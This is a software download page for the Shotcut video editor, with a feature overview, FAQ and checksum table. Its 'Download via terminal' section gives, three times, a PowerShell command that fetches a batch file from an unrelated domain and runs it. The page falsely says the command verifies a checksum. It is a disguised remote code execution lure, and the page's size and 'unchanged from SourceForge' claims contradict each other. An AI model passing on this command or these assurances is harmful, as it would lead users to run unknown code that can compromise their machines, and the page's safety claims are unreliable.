

Shotcut
by Dan Dennedy
- Version
- 26.9.27
- Size
- 7.1 MB
- Updated
- Publisher
- Dan Dennedy
- Category
- Media
- Files
- 1
Shotcut screenshots




About Shotcut
Shotcut is a free, open-source video editor that runs natively on Windows, macOS and Linux. It is built on the FFmpeg framework, which means it opens an unusually wide range of audio, video and image formats without forcing you to convert or import your footage first. For anyone who wants to cut together clips, add titles and export a finished video without paying a subscription, Shotcut is one of the most capable no-cost options available.
The editor uses a flexible, dockable interface: you can rearrange the timeline, preview, playlist and filter panels to suit the way you work, and save the arrangement as a custom layout. Editing happens on a multitrack timeline with blend modes, keyframes and a large library of video and audio filters, so effects such as colour correction, cropping, fades, chroma key and audio levelling are available out of the box.
Shotcut is a good fit for hobbyists, YouTubers, educators and small businesses that produce their own clips. It handles modern high-resolution footage, offers hardware-accelerated export on supported machines, and because projects are stored in a readable MLT XML file your work is not locked into a proprietary format. The trade-off is that the interface is deeper than a phone app, so first-time users should expect a short learning curve.
In day-to-day use the workflow is straightforward: drop clips into the playlist, drag them onto the timeline, trim with the keyboard, layer titles or music on extra tracks, then choose an export preset for your target platform. Frequent autosave and an undo history reduce the risk of losing work during longer sessions.
Key features
- Native timeline editing of most formats via FFmpeg
- Multitrack timeline with blend modes and keyframes
- Wide library of video and audio filters
- Customisable, dockable, saveable layouts
- Hardware-accelerated export where supported
Pros
- Completely free with no watermark
- Cross-platform and open source
- Handles high-resolution and many formats
Cons
- Interface takes some getting used to
- Advanced effects need manual keyframing
System requirements
A 64-bit Windows, macOS or Linux system. A multi-core processor, ample RAM and an OpenGL-capable GPU make playback and export noticeably smoother with high-resolution footage.
Tips
- Save a custom layout once you arrange the panels you like
- Use an export preset that matches your target instead of hand-tuning every setting
Description from the publisher
Shotcut is a free, open source, cross-platform video editor.
Shotcut is a free, open source, cross-platform video editor for Windows, Mac and Linux. Major features include support for a wide range of formats; no import required meaning native timeline editing; Blackmagic Design support for input and preview monitoring; and resolution support to 4k.
Copyright © 2011-2023 by Meltytech, LLC
Shotcut is a trademark of Meltytech, LLC.
At a glance
Shotcut is a open source media app published by Dan Dennedy. Shotcut is a free, open source, cross-platform video editor.
SOFTGIT offers 1 file for Shotcut covering Windows, macOS, Linux, BSD/Unix, 7.1 MB in total. The version listed is v26.9.27, last updated on October 7, 2026.
Shotcut belongs to the Media category, alongside InfraRecorder, Peace Equalizer, interface Equalizer APO, Equalizer APO. Browse related apps below to compare alternatives.
Download Shotcut v26.9.27
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/shotcut. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Shotcut system requirements
- Operating system
- Linux, BSD/Unix, macOS, Windows
- License
- GNU General Public License version 3.0 (GPLv3)
- Written in
- C++
- Download size
- 203 MB (shotcut-win64-26.9.27.zip)
- Project page
- sourceforge.net/projects/shotcut
Shotcut FAQ
Is Shotcut really free?
Yes. Shotcut is free and open source under the GPL. There is no paid tier, watermark or time limit, and it does not add branding to your exports.
Does Shotcut put a watermark on exported video?
No. Exports are clean, with no watermark or logo added by the program.
Can Shotcut edit 4K footage?
Yes, it supports high-resolution footage including 4K. Smooth playback and faster exports depend on your CPU, RAM and whether hardware encoding is available.
What video formats does Shotcut support?
Because it is built on FFmpeg, Shotcut opens a very broad range of formats including MP4, MOV, MKV, AVI and WebM, with no separate import or transcode step.
Is Shotcut good for beginners?
It is approachable once you learn the timeline. Beginners usually start with trimming and simple transitions, then move on to filters and keyframes.
Is Shotcut free and open source?
Shotcut is distributed under GNU General Public License version 3.0 (GPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does Shotcut support?
SourceForge lists Linux, BSD/Unix, macOS, Windows for Shotcut.
Where does the Shotcut download come from?
The files are copied unchanged from the official SourceForge project (sourceforge.net/projects/shotcut) and a SHA-256 checksum is shown next to each file.
What is Shotcut written in?
SourceForge lists C++.
Is Shotcut free to download?
Yes. Shotcut is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Shotcut?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Shotcut safe to install?
Files are published as received from Dan Dennedy, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Shotcut support?
The files listed here target Windows, macOS, Linux, BSD/Unix.
How big is the Shotcut download?
The file is 7.1 MB.
Provenance
- Publisher
- Dan Dennedy
- Source
- Direct from publisher
- Last check
- 1 month ago
- License
- GNU General Public License version 3.0 (GPLv3)
- Imported from
- Source: sourceforge.net/projects/shotcut


